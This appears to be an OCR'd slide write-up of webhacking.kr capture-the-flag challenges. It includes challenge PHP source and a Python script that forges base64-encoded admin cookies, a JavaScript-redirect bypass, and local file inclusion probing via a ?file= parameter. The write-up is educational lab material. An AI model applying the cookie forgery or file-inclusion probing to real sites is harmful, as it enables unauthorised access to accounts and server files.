
CTF

Webhacking.kr

CONTENTS

01

Old-06


webhacking.kr/challenge/web-06/
view-source
ID : guest
PW : 123qwe


01. Old-06

```php
<?php
include "../../config.php";
if($_GET['view_source']) view_source();
if(!$_COOKIE['user']){
  $val_id="guest";
  $val_pw="123qwe";
  for($i=0;$i<20;$i++){
    $val_id=base64_encode($val_id);
    $val_pw=base64_encode($val_pw);
  }
  $val_id=str_replace("1","!",$val_id);
  $val_id=str_replace("2","@",$val_id);
  $val_id=str_replace("3","$",$val_id);
  $val_id=str_replace("4","^",$val_id);
  $val_id=str_replace("5","&",$val_id);
  $val_id=str_replace("6","*",$val_id);
  $val_id=str_replace("7","(",$val_id);
  $val_id=str_replace("8",")",$val_id);

  $val_pw=str_replace("1","!",$val_pw);
  $val_pw=str_replace("2","@",$val_pw);
  $val_pw=str_replace("3","$",$val_pw);
  $val_pw=str_replace("4","^",$val_pw);
  $val_pw=str_replace("5","&",$val_pw);
  $val_pw=str_replace("6","*",$val_pw);
  $val_pw=str_replace("7","(",$val_pw);
  $val_pw=str_replace("8",")",$val_pw);

  Setcookie("user",$val_id,time()+86400,"/challenge/web-06/");
  Setcookie("password",$val_pw,time()+86400,"/challenge/web-06/");
  echo("<meta http-equiv=refresh content=0>");
  exit;
}
?>
```

```php
<?php
include "../../config.php";
if($_GET['view_source']) view_source();
if(!$_COOKIE['user']){
  $val_id="guest";
  $val_pw="123qwe";
  for($i=0;$i<20;$i++){
    $val_id=base64_encode($val_id);
    $val_pw=base64_encode($val_pw);
  }
  $val_id=str_replace("1","!",$val_id);
  $val_id=str_replace("2","@",$val_id);
  $val_id=str_replace("3","$",$val_id);
  $val_id=str_replace("4","^",$val_id);
  $val_id=str_replace("5","&",$val_id);
  $val_id=str_replace("6","*",$val_id);
  $val_id=str_replace("7","(",$val_id);
  $val_id=str_replace("8",")",$val_id);

  $val_pw=str_replace("1","!",$val_pw);
  $val_pw=str_replace("2","@",$val_pw);
  $val_pw=str_replace("3","$",$val_pw);
  $val_pw=str_replace("4","^",$val_pw);
  $val_pw=str_replace("5","&",$val_pw);
  $val_pw=str_replace("6","*",$val_pw);
  $val_pw=str_replace("7","(",$val_pw);
  $val_pw=str_replace("8",")",$val_pw);

  Setcookie("user",$val_id,time()+86400,"/challenge/web-06/");
  Setcookie("password",$val_pw,time()+86400,"/challenge/web-06/");
  echo("<meta http-equiv=refresh content=0>");
  exit;
}
?>
<html>
<head>
<title>Challenge 6</title>
<style type="text/css">
body { background:black; color:white; font-size:10pt; }
</style>
</head>
<body>
<?php
$decode_id=$_COOKIE['user'];
$decode_pw=$_COOKIE['password'];

$decode_id=str_replace("!","1",$decode_id);
$decode_id=str_replace("@","2",$decode_id);
$decode_id=str_replace("$","3",$decode_id);
$decode_id=str_replace("^","4",$decode_id);
$decode_id=str_replace("&","5",$decode_id);
$decode_id=str_replace("*","6",$decode_id);
$decode_id=str_replace("(","7",$decode_id);
$decode_id=str_replace(")","8",$decode_id);

$decode_pw=str_replace("!","1",$decode_pw);
$decode_pw=str_replace("@","2",$decode_pw);
$decode_pw=str_replace("$","3",$decode_pw);
$decode_pw=str_replace("^","4",$decode_pw);
$decode_pw=str_replace("&","5",$decode_pw);
$decode_pw=str_replace("*","6",$decode_pw);
$decode_pw=str_replace("(","7",$decode_pw);
$decode_pw=str_replace(")","8",$decode_pw);

for($i=0;$i<20;$i++){
  $decode_id=base64_decode($decode_id);
  $decode_pw=base64_decode($decode_pw);
}

echo("<hr><a href=./?view_source=1 style=color:yellow;>view-source</a><br><br>");
echo("ID : $decode_id<br>PW : $decode_pw<hr>");

if($decode_id=="admin" && $decode_pw=="nimda"){
  solve(6);
}
?>
</body>
</html>
```

01. Old-06

```php
<?php
$decode_id=$_COOKIE['user'];
$decode_pw=$_COOKIE['password'];

$decode_id=str_replace("!","1",$decode_id);
$decode_id=str_replace("@","2",$decode_id);
$decode_id=str_replace("$","3",$decode_id);
$decode_id=str_replace("^","4",$decode_id);
$decode_id=str_replace("&","5",$decode_id);
$decode_id=str_replace("*","6",$decode_id);
$decode_id=str_replace("(","7",$decode_id);
$decode_id=str_replace(")","8",$decode_id);

$decode_pw=str_replace("!","1",$decode_pw);
$decode_pw=str_replace("@","2",$decode_pw);
$decode_pw=str_replace("$","3",$decode_pw);
$decode_pw=str_replace("^","4",$decode_pw);
$decode_pw=str_replace("&","5",$decode_pw);
$decode_pw=str_replace("*","6",$decode_pw);
$decode_pw=str_replace("(","7",$decode_pw);
$decode_pw=str_replace(")","8",$decode_pw);

for($i=0;$i<20;$i++){
  $decode_id=base64_decode($decode_id);
  $decode_pw=base64_decode($decode_pw);
}

echo("<hr><a href=./?view_source=1 style=color:yellow;>view-source</a><br><br>");
echo("ID : $decode_id<br>PW : $decode_pw<hr>");

if($decode_id=="admin" && $decode_pw=="nimda"){
  solve(6);
}
?>
```




```php
<?php
include "../../config.php";
if($_GET['view_source']) view_source();
if(!$_COOKIE['user']){
  $val_id="guest";
  $val_pw="123qwe";
  for($i=0;$i<20;$i++){
    $val_id=base64_encode($val_id);
    $val_pw=base64_encode($val_pw);
  }
  $val_id=str_replace("1","!",$val_id);
  $val_id=str_replace("2","@",$val_id);
  $val_id=str_replace("3","$",$val_id);
  $val_id=str_replace("4","^",$val_id);
  $val_id=str_replace("5","&",$val_id);
  $val_id=str_replace("6","*",$val_id);
  $val_id=str_replace("7","(",$val_id);
  $val_id=str_replace("8",")",$val_id);

  $val_pw=str_replace("1","!",$val_pw);
  $val_pw=str_replace("2","@",$val_pw);
  $val_pw=str_replace("3","$",$val_pw);
  $val_pw=str_replace("4","^",$val_pw);
  $val_pw=str_replace("5","&",$val_pw);
  $val_pw=str_replace("6","*",$val_pw);
  $val_pw=str_replace("7","(",$val_pw);
  $val_pw=str_replace("8",")",$val_pw);

  Setcookie("user",$val_id,time()+86400,"/challenge/web-06/");
  Setcookie("password",$val_pw,time()+86400,"/challenge/web-06/");
  echo("<meta http-equiv=refresh content=0>");
  exit;
}
?>
<html>
<head>
<title>Challenge 6</title>
<style type='text/css'>
body { background:black; color:white; font-size:10pt; }
</style>
</head>
<body>
<?php
$decode_id=$_COOKIE['user'];
$decode_pw=$_COOKIE['password'];

$decode_id=str_replace("!","1",$decode_id);
$decode_id=str_replace("@","2",$decode_id);
$decode_id=str_replace("$","3",$decode_id);
$decode_id=str_replace("^","4",$decode_id);
$decode_id=str_replace("&","5",$decode_id);
$decode_id=str_replace("*","6",$decode_id);
$decode_id=str_replace("(","7",$decode_id);
$decode_id=str_replace(")","8",$decode_id);

$decode_pw=str_replace("!","1",$decode_pw);
$decode_pw=str_replace("@","2",$decode_pw);
$decode_pw=str_replace("$","3",$decode_pw);
$decode_pw=str_replace("^","4",$decode_pw);
$decode_pw=str_replace("&","5",$decode_pw);
$decode_pw=str_replace("*","6",$decode_pw);
$decode_pw=str_replace("(","7",$decode_pw);
$decode_pw=str_replace(")","8",$decode_pw);

for($i=0;$i<20;$i++){
  $decode_id=base64_decode($decode_id);
  $decode_pw=base64_decode($decode_pw);
}

echo("<hr><a href=./?view_source=1 style=color:yellow;>view-source</a><br><br>");
echo("ID : $decode_id<br>PW : $decode_pw<hr>");

if($decode_id=="admin" && $decode_pw=="nimda"){
  solve(6);
}
?>
</body>
</html>
```

01. Old-06

```python
import base64

u_id = 'admin'
u_pw = 'nimda'

u_id = bytes(u_id,'utf-8')
u_pw = bytes(u_pw,'utf-8')

for i in range(20):
    u_id=base64.b64encode(u_id)
    u_pw=base64.b64encode(u_pw)

u_id = u_id.decode('utf-8')
u_pw = u_pw.decode('utf-8')

table = str.maketrans('12345678','!@$^&*()')
u_id = u_id.translate(table)

print(u_id)
print()
print(u_pw)
```


01. Old-06



webhacking.kr/challenge/web-06/
webhacking.kr 내용:
already solved
확인

02


Old-15

webhacking.kr/challenge/js-2/





02. Old-15




02. Old-15


```
<html>
▼<head>
    <title>Challenge 15</title>
  </head>
▼<body>
… ▼<script> == $0
        alert("Access_Denied");
        location.href='/';
        document.write("<a href=?getFlag>[Get Flag]</a>");
    </script>
  </body>
</html>
```


03

Old-25



주의 요함 | webhacking.kr:10001/?file=hello
total 20
drwxr-xr-x 2 root root 4096 Aug 24 2019 .
drwxr-xr-x 3 root root 4096 Aug 24 2019 ..
-rw-r--r-- 1 root root 82 Aug 24 2019 flag.php
-rw-r--r-- 1 root root 31 Aug 24 2019 hello.php
-rw-r--r-- 1 root root 605 Aug 24 2019 index.php
hello world

03. Old-25


주의 요함 | webhacking.kr:10001/?file=hello
total 20
drwxr-xr-x 2 root root 4096 Aug 24 2019 .
drwxr-xr-x 3 root root 4096 Aug 24 2019 ..
-rw-r--r-- 1 root root 82 Aug 24 2019 flag.php
-rw-r--r-- 1 root root 31 Aug 24 2019 hello.php
-rw-r--r-- 1 root root 605 Aug 24 2019 index.php
hello world


주의 요함 | webhacking.kr:10001/?file=flag
total 20
drwxr-xr-x 2 root root 4096 Aug 24 2019 .
drwxr-xr-x 3 root root 4096 Aug 24 2019 ..
-rw-r--r-- 1 root root 82 Aug 24 2019 flag.php
-rw-r--r-- 1 root root 31 Aug 24 2019 hello.php
-rw-r--r-- 1 root root 605 Aug 24 2019 index.php
FLAG is in the code

03. Old-25


주의 요함 | webhacking.kr:1000 /?file=index
total 20
drwxr-xr-x 2 root root 4096 Aug 24 2019 .
drwxr-xr-x 3 root root 4096 Aug 24 2019 ..
-rw-r--r-- 1 root root 82 Aug 24 2019 flag.php
-rw-r--r-- 1 root root 31 Aug 24 2019 hello.php
-rw-r--r-- 1 root root 605 Aug 24 2019 index.php
주의 요함 | webhacking.kr:10001 ?file=hello.php
total 20
drwxr-xr-x 2 root root 4096 Aug 24 2019 .
drwxr-xr-x 3 root root 4096 Aug 24 2019 ..
-rw-r--r-- 1 root root 82 Aug 24 2019 flag.php
-rw-r--r-- 1 root root 31 Aug 24 2019 hello.php
-rw-r--r-- 1 root root 605 Aug 24 2019 index.php
주의 요함 | webhacking.kr:1000 /?file=flag.php
total 20
drwxr-xr-x 2 root root 4096 Aug 24 2019 .
drwxr-xr-x 3 root root 4096 Aug 24 2019 ..
-rw-r--r-- 1 root root 82 Aug 24 2019 flag.php
-rw-r--r-- 1 root root 31 Aug 24 2019 hello.php
